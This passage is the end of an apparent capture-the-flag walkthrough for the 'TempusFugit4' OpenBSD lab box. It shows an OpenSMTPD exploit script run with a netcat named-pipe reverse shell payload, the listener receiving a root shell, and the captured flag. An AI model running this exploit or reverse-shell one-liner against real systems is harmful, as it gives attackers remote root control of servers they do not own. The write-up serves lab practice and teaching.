Then we try the exploit; sending another named pipes nc revshell.

```
TempusFugit4$ python3 exploit.py 10.13.37.1 25 mofo.org 'mkfifo /tmp/jgl; nc 192.168.66.253 80 0</tmp/jgl | /bin/sh >/tmp/jgl 2>&1; rm /tmp/jgl'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done
TempusFugit4$
```

Our listening netcat receives connection.

```
[root@4ndr34z]-[~]
#nc -lvp 80
listening on [any] 80 ...
connect to [192.168.66.253] from (UNKNOWN) [192.168.66.140] 44712
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```

TempusFugit4# cat root.txt

Who's the best?  
Who's the best?  
Who's the best?

brought to you by @theart42 and @4nqr34z, hope you enjoyed hacking OpenBSD for a change.

Shout out to @m0tleycrew for alpha and beta testing, they are a good bunch of people

See you for TF5!!!

```
Flag: 1722a2ee64d7406060f4b2a76ffefed5d1d29b8d240fbd25af33388d7ee4f97
TempusFugit4#
```